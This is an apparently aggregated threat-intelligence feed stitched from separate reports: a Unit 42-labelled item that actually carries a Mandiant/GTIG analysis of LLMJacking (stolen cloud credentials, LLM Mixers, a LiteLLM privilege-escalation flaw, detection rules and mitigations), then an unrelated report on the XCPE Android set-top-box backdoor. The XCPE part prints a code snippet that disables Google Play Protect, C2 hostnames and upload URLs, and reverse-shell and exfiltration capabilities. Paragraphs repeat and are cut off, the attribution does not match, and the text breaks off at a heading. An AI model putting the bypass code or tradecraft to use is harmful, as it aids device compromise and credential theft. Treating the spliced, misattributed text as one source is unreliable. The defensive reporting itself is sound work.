Unit 42 details recent threat intelligence, highlighting cyberespionage, financial extortion, and the rapid adoption of AI across offensive workflows.
The post Unit 42 Threat Intelligence Highlights - Nov. 2, 2026 appeared first on Unit 42.
Written by: Christopher Romano, Codi Starks, Garrett Mahoney, John Wolfram, Josh Murchie, K Singh, Mathew Potaczek, Mike Lombardi, Rik Dolfing
Introduction
Mandiant responded to multiple incidents in 2026 in which threat actors hijacked enterprise access to Large Language Models (LLMs), a tactic known as "LLMJacking." Spanning a variety of cloud and LLM providers, these intrusions impacted organizations in North America, South America, and Asia Pacific across the financial services, retail, te
Written by: Christopher Romano, Codi Starks, Garrett Mahoney, John Wolfram, Josh Murchie, K Singh, Mathew Potaczek, Mike Lombardi, Rik Dolfing
Introduction
Mandiant responded to multiple incidents in 2026 in which threat actors hijacked enterprise access to Large Language Models (LLMs), a tactic known as "LLMJacking." Spanning a variety of cloud and LLM providers, these intrusions impacted organizations in North America, South America, and Asia Pacific across the financial services, retail, technology, and transportation sectors.


Unlike the gradual resource consumption associated with cryptojacking, LLMJacking can generate large spikes in fraudulent cloud charges in a matter of hours. Across individual incidents, we observed fraudulent charges associated with resource consumption exceeding $100,000 USD in a single day, with cumulative charges at some organizations reaching $1 million USD before access was revoked.
Figure 1: Usage chart showing LLMJacking generating a spike in API requests
Analyzing the criminal ecosystem behind these frontline compromises, and building upon previous reporting on the growing underground market for LLM credentials, Google Threat Intelligence Group (GTIG) has identified a diverse set of financially motivated threat clusters operating out of multiple regions globally.
As the LLMJacking ecosystem matures, we are also tracking a division of labor between threat actors establishing initial access to compromised environments and operators managing downstream monetization infrastructure, known as “LLM Mixers”. LLM Mixers function as illicit routing gateways that proxy, aggregate, and resell unauthorized LLM access to underground subscribers. In one investigation, GTIG observed two distinct operational clusters coordinating to compromise and monetize enterprise LLM infrastructure, demonstrating the sophisticated specialization emerging in this space.
In this blog post, we describe the attack lifecycle observed across recent LLMJacking investigations and provide actionable detection, hardening, and remediation guidance to help organizations secure their infrastructure.
Initial Access
While low-level resource theft has involved the manipulation of customer support chatbots to conduct unauthorized tasks like code generation, threat actors conducting LLMJacking bypass these front-end interfaces to target backend model resources directly. Specifically, they focus on either identifying publicly exposed LLM endpoints or obtaining valid LLM application programming interface (API) keys. An example of the latter can be seen in Figure 1, where a threat actor uses an automated script to verify exposure by calling the /api/create endpoint to independently run their own models on endpoints that unsuspecting users have left publicly accessible. Leaving these services unprotected not only expands an organization's traditional attack surface, but could also introduce a significant increase in hosting costs.
Figure 2: Threat Actor tests publicly exposed Ollama endpoints and attempts to register their own models
Across multiple LLMJacking investigations, however, the dominant initial access vector has been exposed or stolen cloud identity tokens—including IAM credentials, Service Account keys, GitHub Personal Access Tokens (PATs), and active session tokens—which threat actors leverage to establish an initial foothold into target organizations' infrastructure.
For instance, in mid-2026 UNC6993 compromised a cloud instance through a misconfigured Service Account key and used this access to grant further access to an LLM API. UNC6993 also hosted a session hijacking page masquerading as an application portal to join a group of LLM users. This page tricks users into navigating to the legitimate LLM service website, and pasting their raw JSON payload containing an active access token, which was then posted to the backend API to bypass password and multifactor authentication (MFA) controls.
In another instance, one threat actor gained initial entry by combining a stolen Personal Access Token (PAT) to access private code repositories with the exploitation of a suspected web application vulnerability in a package running within a containerized cloud environment. Similarly, a different threat actor leveraged compromised IAM credentials of corporate users, using cloud federation tokens to programmatically generate fresh access keys to circumvent MFA requirements. In a separate incident, a threat actor was first observed accessing the environment with a compromised cloud Service Account key with broad project permissions.
Beyond general cloud identity credentials, threat actors also target LLM API keys. For example, a threat actor opportunistically harvested exposed corporate LLM API keys from public GitHub repositories. Demonstrating advanced evasion tradecraft, the group conducted automated credential validation sweeps using minimal single-token requests (max_tokens=1). This allowed the threat actor to stealthily confirm the viability of the stolen keys while remaining undetected by the victim’s endpoint detection and response (EDR) and SIEM volume anomaly alerts.
Lateral Movement and Persistence
After gaining an initial foothold, threat actors systematically work to escalate privileges, solidify access, and conduct internal reconnaissance to identify targets and further cloud credentials.
To expand their access, threat actors enumerated cloud services, code repositories, and data stores for sensitive credentials. In one intrusion, a threat actor conducted internal reconnaissance across multiple cloud regions to map available services and identity policies. In a separate intrusion, a threat actor compromised a containerized cloud environment. Once inside, they performed extensive repository reconnaissance, cloning sensitive codebases to search for hardcoded secrets, configuration variables, and developer credentials. They also scanned access logs to identify credentials for secondary cloud environments. Threat actors also executed targeted database queries to harvest additional credentials; in one case, the threat actor queried cloud data warehouse metadata tables to search for database credentials, administrator passwords, and sensitive columns, alongside performing cloud object storage operations associated with targeted data theft.
Across intrusions, we observed threat actors abusing cloud identity permissions and virtual machine configurations to escalate privileges and maintain persistent access. Utilizing service accounts associated with compromised workloads, one threat actor exploited token-creation privileges to generate temporary credentials for high-privilege service accounts, resulting in the exfiltration of infrastructure credentials, internal database passwords, and third-party API keys from cloud secret managers. Other threat actors established persistence by creating unauthorized IAM and service accounts and injecting SSH keys into compute instances. Specifically, one actor escalated privileges by attaching administrative policies to service roles, created unauthorized IAM accounts with full administrative rights, and established interactive management sessions into running virtual machines to inject unauthorized SSH public keys into host configuration files. Similarly, another threat actor created deceptive backdoor service accounts disguised as internal billing optimization utilities and injected environment-wide SSH keys into compute instance metadata.
Beyond exploiting traditional cloud infrastructure permissions, we have observed instances of threat actors targeting vulnerabilities specifically within LLM routing software to escalate privileges. In one case, after acquiring pre-validated Virtual Keys from the threat actor that established initial access, a follow-on cluster executed targeted application logic exploitation against the victim's LiteLLM gateway. The actor exploited a user ID rebind vulnerability in the /key/regenerate endpoint (CVE-2026-40217) to elevate standard Virtual Keys into full PROXY_ADMIN master administrative credentials, establishing deep, persistent control over the compromised environment.
LLM Abuse
The ultimate objective of LLMJacking is the monetization and resource-hijacking of foundation models, which actors achieve through token proxying, automated model streaming, and GPU hardware provisioning.
Threat actors frequently enabled a variety of managed generative platforms, and created additional API keys to scale their operations. Upon acquiring LLM API access keys, UNC6993 attempted to generate additional API keys and enable associated services within victim cloud projects, quickly accumulating over $100,000 USD in billing charges. Another threat actor subscribed victim accounts to Pay-As-You-Go agreements, selecting premium foundation models and launching high-volume inference streams. To bypass rate limits, the threat actor deployed a "burn and rotate" strategy, continuously creating and deleting short-lived service accounts while auditing the cloud provider’s billing interface to monitor financial impact.
Threat actors also leveraged their access to host their own proxy endpoints and agentic workloads. For example, one threat actor enabled agents, deployed publicly accessible reverse proxies, and used custom Node.js proxy bundles to expose endpoints compatible with multiple frontier LLMs rebranded under a persona known as D1337-KAIROS. The actor deployed a containerized backdoor using the Manus agent framework to the compromised cloud environment, which queried an upstream LLM to reason through instructions and execute resulting commands locally, supported by SearXNG metasearch and agent-infra/sandbox execution environments. To scale compute, the threat actor provisioned compute instances with powerful GPUs, attempted to spin up high-end hardware across multiple regions, and requested quota increases via the cloud provider’s API. The actor also hostedLiteLLM gateways on external servers to manage and route API traffic.
Rather than consuming hijacked compute solely for their own operations, GTIG observed evidence of threat actors monetizing compromised API quotas by selling access to these resources through LLM Mixers. The threat actors used open-source API gateways and custom relay infrastructure to pool stolen credentials, meter usage, and obscure the origin of the requests. For example, UNC6993 used open-source tools such as new-api (a centralized model hub and gateway) and gcli2api (an API proxy tool converting command line interface (CLI) tools into standard frontier model endpoints), likely to aggregate stolen keys and balance request loads across accounts. We believe the threat actor sells access to these tools via underground storefronts.
Another threat actor that executed more than 500,000 LLM API calls in less than eight hours leveraged stolen third-party API keys to power the token routing service jet-night.com. Jet Night passed nearly one million dollars in token costs to the victim organization. Given Jet Night’s per-token costs to users are so far below typical market rates GTIG believes the service relies on stolen keys to operate profitably. For example, Jet Night offers an unlimited token plan for approximately $60 USD per month with alleged access to frontier models, a consumer service level that would typically run between $100 and $250 per month. Moreover, the service has advertised multiple outages on its public Telegram channel which is likely due to stolen keys being revoked as victims discover their respective compromises.
Figure 3: Screenshot of Jet Night Plans and Pricing Structure
A threat actor deployed custom proxy relay infrastructure (ai-relay) hosted on deceptive lookalike domains. For example, they registered a domain to masquerade as the victim's legitimate internal host. This custom relay infrastructure was used to seamlessly siphon high-value commercial LLM access into the illicit newapi[.]pro resale ecosystem, directly draining the victim's corporate account quotas to serve their underground customers.
Outlook
GTIG expects that threat actors will increasingly prioritize LLMJacking over traditional resource theft like cryptojacking, driven by the immediate, high-margin monetization enabled by emerging underground LLM Mixers. As enterprises integrate higher-tier models and agentic workflows into production environments, cybercriminals will likely refine automated reconnaissance to target exposed API tokens and exploit vulnerabilities in model routing middleware. This operational specialization will sustain a growing illicit resale marketplace, allowing threat actors to rapidly siphon enterprise quotas while passing the billing costs to victims before compromises are detected.
Detection and Hunting
In the event that security measures have failed, it is critical that defenders have early visibility into abuse of cloud LLM platforms. Defenders should prioritize detection of modifications to LLM accounts and services and treat any unauthorized enablement as a critical security event. In multiple incidents that Mandiant investigated, LLM services were not enabled at the time of compromise. Abuse of access keys allowed the threat actor to modify and enable LLM API services (e.g. Bedrock, Gemini API, etc.). Once enabled, the threat actor can use the APIs to generate massive bills to the organization in just minutes or hours.
Google Security Operations
Google Security Operations customers have access to these broad category rules and more under the Cloud Threats, Mandiant Frontline Threats, Mandiant Hunting Rules rule packs. The activity discussed in the blog post is detected in Google SecOps under the rule names:
AWS Account Key Creation
AWS Create New Access Key
AWS Create User Account
AWS Delete User Account
Base64 Encoded Shell Command Execution
Create and Delete Firewall in Default Network
GCE Project SSH Keys
GCP Service Account Key Creation
GCP Create New Service Account
GCP Firewall Rule Created
Linux Archive Exfiltration via Curl or Wget
Persistence: Compute Set Instance or Project Metadata Startup Scripts or URLs
Mitigation and Remediation
To prevent attackers from abusing Cloud LLM services, defenders should prioritize Identity and Access Management (IAM) and supply chain security, two of the most common pathways for gaining access to and abusing Cloud services.
Credential Hygiene: Utilize a centralized secrets management platform to control the management and rotation of sensitive keys and secrets. Automation of secrets and keys can limit the lifespan of leaked credentials.
Least Privilege: Ensure users and service accounts only possess the permissions necessary for their specific role and required tasks. Deny all permissions that are not explicitly required, including access to Cloud LLM services.
Code Monitoring: Automate secret scanning within codebases (GitHub, Gitlab, etc.) to ensure API keys and secrets added to source code are identified and removed promptly.
Routine Configuration Audits: Perform periodic comprehensive configuration audits of Cloud services to identify potential attack paths and unintended exposure of endpoints.
Rate Limiting: Implement a WAF like Google’s Cloud Armor to enforce rate limiting for individual client connections.
Network Allow Listing: Restrict outbound connections from Cloud services via VPC firewall rules to known IP addresses where feasible.
Budget Alerts: Implement granular API quotas on LLM services to limit request volume per model. Utilize spending caps to set budgets and avoid over-spending.
Multi-Factor Authentication (MFA): Enforce phishing-resistant multi-factor authentication across all cloud identity providers, management consoles, and developer platforms to ensure that stolen credentials or session tokens cannot be easily exploited.
Shadow LLM Discovery: Utilize Security Posture Management tools to automatically scan your hybrid cloud environments and identify unauthorized or unmonitored tools, models, and infrastructure, ensuring complete visibility of your model footprint.
Granular API Key Scopes: Restrict and segment API keys by specific model endpoints, environments (dev/prod), and usage limits to ensure a compromised token for a basic utility model cannot be used to invoke expensive, high-tier frontier models.
Validation Sweep Monitoring: Monitor model gateway and API access logs for anomalous, low-volume requests (such as max_tokens=1 or zero-temperature pings). Attackers frequently use these micro-transactions for stealthy credential validation sweeps prior to launching large-scale infrastructure abuse.
Vulnerability & ML Supply Chain Patching: Integrate automated vulnerability scanning (SAST/DAST/SCA) across your custom application code, containerized workloads, and machine learning dependencies (like PyTorch and Hugging Face libraries) to prevent initial access via unpatched server vulnerabilities.
Gateway Patch Management: Extend vulnerability management programs to include centralized model proxy and routing gateways (e.g., LiteLLM), ensuring rapid patching against privilege escalation and authentication bypass flaws (such as CVE-2026-40217).
Sandboxed Execution for Dynamic Workloads: Isolate the runtime environment in highly virtualized, process-isolated, serverless sandboxes if your LLM application is required to execute generated code or database queries dynamically.
Vetted Model Repositories: Restrict and enforce model pulls and pipeline dependencies solely from trusted internal registries or approved enterprise catalogs to prevent developers from pulling compromised models containing pre-configured backdoors.
Graph-Based Exposure Modeling: Implement continuous, graph-based risk prioritization that maps cloud assets, application code, and data flows to automatically identify and remediate complex, multi-hop attack paths.
Adversarial Exposure Validation: Deploy automated offensive agents to continuously test external attack surfaces, uncover exposed endpoints, and simulate credential validation sweeps.
Monitoring Native Cloud Audit Logs
AWS: Monitor CloudTrail logs for API events from bedrock.amazonaws.com. Based on historical LLM Jacking incidents, monitor for the following API operations across the attack lifecycle:
Resource Exploitation: Monitor for direct execution of the LLM via the Converse, InvokeModel, and InvokeModelWithResponseStream API operations.
API Throttling & Error Spikes: Monitor for high-volume spikes in ThrottlingException, ValidationException, or ResourceNotFoundException errors, which could indicate an automated “spraying” methodology targeting cloud infrastructure.
Target Scoping: Monitor potential reconnaissance activity used to discover available models via the ListFoundationModels,ListInferenceProfiles, and GetFoundationModelAvailability operations. Additionally, monitor for attempts to unlock new models in the environment via the PutUseCaseForModelAccess and CreateFoundationModelAgreement API operations.
Security/Evasion: Review attempts to view, alter, or disable logging configurations to conceal prompt contents and avoid detection. Monitor the GetModelInvocationLoggingConfiguration operation, as well as PutModelInvocationLoggingConfiguration and DeleteModelInvocationLoggingConfiguration. Any calls to disable logging by non-IaC (Infrastructure as Code) principals should be treated as high severity.
Automated Tooling: Analyze User-Agent strings to identify automated tools and SDKs (e.g., claude-cli, aws-sdk-rust, and aws-sdk-go-v2) interacting directly with the target cloud infrastructure.
Azure: Monitor Azure Activity Logs (Control Plane) and Diagnostic Logs (Data Plane) for events associated with the Microsoft.CognitiveServices namespace. To hunt for or detect LLM Jacking incidents, monitor the following operations:
Resource Exploitation: Monitor for direct execution of the LLM. In Azure, model invocations occur on the data plane and require Diagnostic Logs to be enabled. Look for high volumes of POST requests to inference endpoints such as Completions or Chat Completions APIs. On the management plane (Activity Logs), monitor for unauthorized creation of new instances via the Microsoft.CognitiveServices/accounts/deployments/write operation.
Target Scoping: Monitor potential reconnaissance activity to discover available Azure LLM resources, models, and deployments via the Microsoft.CognitiveServices/accounts/read and Microsoft.CognitiveServices/accounts/deployments/read operations.
Security/Evasion: Review attempts to view or modify logging configurations (to see if data plane model invocations are being recorded) via the Microsoft.Insights/diagnosticSettings/read, Microsoft.Insights/diagnosticSettings/write, or Microsoft.Insights/diagnosticSettings/delete operations.
GCP: Monitor Cloud Audit Logging for calls to Gemini Enterprise Agent Platform endpoints (aiplatform.googleapis.com). Gemini Enterprise Agent Platform inference operations are contained within Data Access logs, which are disabled by default due to volume and ingestion costs. You must manually configure your IAM audit policies to track these.
Enablement of Agent Platform Services: Alert on enablement of Gemini Enterprise Agent Platform services via the google.api.serviceusage.v1.ServiceUsage.EnableService method.
Resource Exploitation: Monitor for direct execution of the LLM via Gemini Enterprise Agent Platform, which requires Data Access audit logging to be enabled. Look for google.cloud.aiplatform.v1.PredictionService.Predict, google.cloud.aiplatform.v1.PredictionService.GenerateContent, and google.cloud.aiplatform.v1.PredictionService.StreamGenerateContent operations.
Target Scoping: Monitor potential reconnaissance activity to discover available models and endpoints via the google.cloud.aiplatform.v1.ModelService.ListModels, google.cloud.aiplatform.v1.EndpointService.ListEndpoints, and google.cloud.aiplatform.v1.PublisherModelService.ListPublisherModels API operations.
Security/Evasion: Review attempts to view or alter logging and audit configurations. Monitor for operations like google.iam.v1.IAMPolicy.GetIamPolicy (to check if Data Access logs are enabled on the project/resource) or attempts to review log exports via google.logging.v2.ConfigServiceV2.ListSinks and google.logging.v2.ConfigServiceV2.GetSink.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
Introduction
Last week, Google and industry partners dismantled the XCPE backdoor which enrolled more than 1.3 million set-top boxes into a botnet. We assess with high confidence that the backdoor and botnet were intentionally developed, deployed, and operated for financial gain by Videostrong Technology Co., an Android Original Equipment Manufacturer (OEM) and Original Design Manufacturer (ODM).
Videostrong monetized the backdoor by selling access to criminal affiliates and loading those affil
Last week, Google and industry partners dismantled the XCPE backdoor which enrolled more than 1.3 million set-top boxes into a botnet. We assess with high confidence that the backdoor and botnet were intentionally developed, deployed, and operated for financial gain by Videostrong Technology Co., an Android Original Equipment Manufacturer (OEM) and Original Design Manufacturer (ODM).
Videostrong monetized the backdoor by selling access to criminal affiliates and loading those affiliates’ malware modules onto infected devices. These secondary modules were conducting ad-fraud; silently enrolling infected devices into residential proxy networks; and loading additional malware onto XCPE-compromised devices. We also took action to disrupt the command and control (C2) domains that operate these affiliate modules. Because these affiliates each have diversified distribution channels for their modules beyond XCPE, we assess that taking down their C2 domains will sever access to at least 10 million additional compromised devices.
We found this malicious software built directly into many different device models and brands over multiple years, supported by dedicated infrastructure and constantly evolving configurations to evade detection and manage their affiliates. We believe this campaign wasn’t an isolated rogue insider or a development oversight. As a result, Google has cut ties with Videostrong and banned them from making devices with preloaded Google apps.
Google requires OEMs go through a comprehensive suite of compatibility and security tests to ensure a consistent and safe user experience across the Android ecosystem. However, Videostrong employed obfuscation techniques to exploit a gap in our tests and load malicious code after the device's first boot. As a result, Google has implemented changes to its existing review process to better safeguard against similar activity in the future. A device manufacturer intentionally infecting their users with malware is an unacceptable breach of trust, and represents a serious risk to those users. Without users’ knowledge or consent, infected devices were offered as a distribution mechanism for a wide array of criminal actors. This led to a variety of malicious activities being conducted on and through the devices, including ad-fraud, data exfiltration, and routing malicious network traffic through the devices.
We worked closely with Japan’s National Police Agency, Lumen, HUMAN Security, Plume, Synthient, and TrendAI to analyze this malware ecosystem and disrupt its operations.
While we expect this disruption to have a significant effect on these criminal operations, this is not the end of our work combatting malicious activity. Backdoor operators, ad-fraud rings, and residential proxy providers operate as an interconnected supply chain. Point-in-time disruptions are a critical tool to protect our users, but lasting disruption in this fluid ecosystem will require continued targeting of this infrastructure.
Google undertook the following actions to support disruption of the XCPE botnet:
Legal action to take down the domains and servers Videostrong used to control the botnet and install malware modules
Legal action to take down C2 domains used by over a dozen malware families loaded as modules via this backdoor
Banned Videostrong and any future subsidiaries or affiliates from building and selling certified Android devices in the future, or supplying software to other certified vendors
Implementing improvements to how we ensure the integrity of firmware on certified Android TV devices
Overview
The x.cpe network was built for ongoing profit. By giving malware affiliates backdoor access, the operators conspired to monetize these devices long after purchase.

Figure 1: XCPE malware overview
Malware
Since at least late 2024, Videostrong has evolved its pre-installed malware from simple single-stage droppers into a modular, three-stage architecture designed for resilience and multi-tenant monetization:
Primary Backdoor: Operating at the android.uid.system privilege level, x.cpe (running as com.oemservice in some builds) is preloaded in the firmware partition. If uninstalled by a user, it automatically reinstalls from the /oem/ partition upon reboot, maintaining persistent system-level access. Its main function is to establish and facilitate communications between the C2 server and the loader and execution engine.
Loader and Execution Engine: To evade security scans, x.cpe acts primarily as the C2 communicator and offloads module execution to an external loader, com.abc.nexus. This file employs native anti-analysis utilities to thwart sandbox detection, and configures and initializes the monetization modules. Most recently, com.abc.nexus has itself been phased out in favor of using more tailored dropper malware that loads and executes single modules.
Monetization Modules: Videostrong monetizes its backdoored devices by loading monetization modules which are developed by entities other than Videostrong that act as affiliates. These modules are deployed as native ELF daemons, embedded SDKs compiled directly into the com.abc.nexus DEX bytecode, or are fetched as secondary APKs from the malware staging infrastructure. The loaded modules transform infected devices into residential proxy exit nodes (e.g., Linkfog, AppSalt, NetNut), ad-fraud engines (e.g., CBOXTV, HiddenView), or execute additional backdoors that load even more monetization modules (e.g. Moyu, Spirit).
Infrastructure
Command and Control: The botnet uses a two-stage C2 process. It first initiates HTTP POST requests to fetch dynamic configuration settings, geolocation data, and STUN server parameters. It then establishes a persistent, real-time Message Queuing Telemetry Transport (MQTT) connection to receive instructions for silent app installations, arbitrary shell commands, screen captures, and network reconnaissance. MQTT is a lightweight, publish-and-subscribe network protocol designed for low-bandwidth, high-latency, or unreliable remote networks.
Malware staging infrastructure: Additional monetization modules as well as various shell scripts and legitimate applications are hosted remotely and downloaded by infected devices upon command from the operator via the MQTT broker. A significant majority of these files are hosted as Github releases on operator-owned Github pages. Other files are hosted on operator-controlled servers and file hosting sites.
Malware Deep Dive
Backdoor Initialization
The infection chain begins with a stub package (called x.cpe in some builds and com.oemservice in others) preloaded in the system partition of the firmware and running at the android.uid.system privilege level. This stub has limited functionality. Upon boot, it checks the device's oem/ directory for the corresponding x.cpe package and initiates installation into the /data/app/ directory as outlined below.
To maintain inter-process state across the firmware ecosystem, x.cpe exports two ContentProviders, which expose structured configuration tables storing runtime parameters, device identifiers, proxy configuration blobs, and execution flags accessible by co-installed system applications. This enables other apps in Videostrong’s ecosystem, such as their YokaTV Player streaming software, to fetch configuration parameters provided by the C2 server mentioned below.
C2 Configuration
The malware utilizes a two-stage communications protocol. It first fetches initial bootstrap configurations via an HTTP request, followed by a persistent MQTT subscription to receive commands and module download instructions.
To dynamically derive the HTTP C2 bootstrap server, it follows the following routine:
Queries content://com.release.debug.provider/configs for private_url via x.cpe.util.ExtraReadUtils.
Queries the Android system property to determine if ro.mecool.device is true.
If true, it defaults to http://mcstb.anyevonline.com:8000
If false, it dynamically generates the following: http://stb[AndroidVersion][Type].anyevonline.com:8000.
Using the selected hostname, the client makes an HTTP POST request with an AES-encrypted JSON object containing hardware telemetry (SN, MAC, model, firmware version) to the following endpoints:
/router/config/mqtt: This endpoint provides MQTT broker details (including Broker Hostname, TCP Port, Authentication Tokens/Passwords, and the specific Topic structure: /device/{model}/{chipId}/{action}. After receiving this data, the device initiates a persistent, real-time socket connection to the MQTT broker.
/router/config/acs: This endpoint response returns URLs for ip-api[.]com and a Google STUN server to enable the malware to identify geolocation and public IP and port mapping to traverse network address translation (NAT) boundaries. It also returns a URL (http://ott.szbboys[.]com:8000/cpe/file/upload for uploading files, logs, or diagnostic dumps from the device, and returns flags to configure ad modules (adBwmActive, adDevourUse, adDevourCode), and to enable or disable core malware modules.
/router/config/app: This endpoint provides module-level configs, including server mappings and parameters, which x.cpe decrypts and passes to a SQLite ContentProvider named ShareProvider (com.oem.share.provider). By exposing this inter-process data interface, x.cpe enables modules to retrieve up-to-date upstream infrastructure parameters (such as URLs for additional configs, user manuals, etc).
MQTT Capabilities
Following initial configuration, persistent real-time C2 communication is managed by the MQTT library (x.cpe.mqtt.MqttUtils). All identified samples analyzed to date utilize a single broker hostname, mqtt.szbboys[.]com.
Specific MQTT topics are mapped to specific actions, including:
Silent Application Installation: Fetches remote APKs to a temporary directory.
Disable Google Play Protect: To bypass security, AppUtils.disablePackageVerify() targets the global setting "package_verifier_user_consent" via Settings.Global.putInt and sets it to -1, disabling Google Play Protect app verification.
Arbitrary Shell Execution: Executes remote commands via sh under system UID privilege level. Results are published to the MQTT broker.
Shell Script Execution: Downloads and executes shell scripts via x.cpe.util.RunCmds.
Remote Desktop Monitor & Screen Capture: Utilizes android.app.Instrumentation.sendKeyDownUpSync() to inject keycodes and Java reflection on hidden APIs (android.view.SurfaceControl.screenshot / SurfaceControl$ScreenshotHardwareBuffer) to continuously capture the screen, compress to JPEG, and publish over MQTT.
Network Reconnaissance: Invokes embedded binaries (libtraceroute.so) to fingerprint the victim network, and perform standard ping tests. The binaries also perform robust AS-lookup WHOIS routing queries.
Our analysis of the C2 data indicates the preponderance of interactions with victim devices were related to module install, uninstall, and configuration actions. We also observed Videostrong operators executing sensitive actions on the device, including capturing live screenshots; injecting keystrokes; exfiltrating sensitive data including account information, device information, package inventories, and system logs; and executing shell scripts and commands, including to establish reverse shells on devices.
Loader and Execution Engine Details
Earlier versions of x.cpe directly embedded malicious monetization modules. In late 2024 – possibly as a response to earlier Google enforcement related to BadBox – Videostrong removed malicious modules from x.cpe and introduced a separate malicious package they developed, com.abc.nexus, which x.cpe routes instructions and data to via Inter-Process Communication (IPC). Modern variants of x.cpe facilitate C2 communications but pass configuration parameters, module updates, and other payloads to com.abc.nexus as the execution engine. We believe the actor may have evolved the malware in this way in an attempt to ensure x.cpe could remain undetected.
Upon boot, com.abc.nexus.broadcast.BootReceiver broadcasts the com.abc.nexus.data intent, bootstrapping com.abc.nexus.service.CoreService. Within CoreService.onCreate, the application performs maintenance and persistence tasks. The main logic sets up a listener through RemoteMessageHandler for IPC communications from x.cpe,and parses JSON payloads received from it.
After these steps, CoreService initializes the monetization modules. com.abc.nexus services extract and orchestrate a series of nested native libraries and dynamically downloaded secondary payloads which vary significantly based on sample. Many versions of com.abc.nexus come preloaded with four or more embedded modules, while other versions contain as few as one. The most common malware modules include TitanService, BwmService, AdtimeService, lb102Service, and LinkfogService (sometimes called AgentService). Discussion of these and other modules can be found in the monetization modules section.
Persistence and Evasion
The malware operators implement a number of mechanisms to establish persistence and thwart detection and analysis.
As a system preload, x.cpe cannot be removed by the user. If x.cpe is uninstalled from /data/app/, upon reboot the x.cpe service BootReceiver follows the same routine outlined above and reinstalls the package.
The backdoor is able to silently download additional files to the device and execute them without user consent because it first wipes user consent configuration on the device and then disables Google Play Protect:
public static void disablePackageVerify() {
    PreferenceUtils.setPackageVerifyFromUser(CPEApp.instance, true);
    AppUtils.setPackageVerify(-1); // Actioning a bypass against GPP evaluation
}
Figure 2: Disabling Google Play Protect
In many variants of com.abc.nexus, we observed the extraction of a sophisticated anti-analysis and process hardening utility libseccomp_guard.so, which runs prior to the initialization of malware modules, to ensure they remain protected from automated sandboxes and security instrumentation. It filters system calls to prevent the pausing or termination of individual threads, denies cross-process interference to ensure isolation, and prevents the spawning of child processes.
Evolution
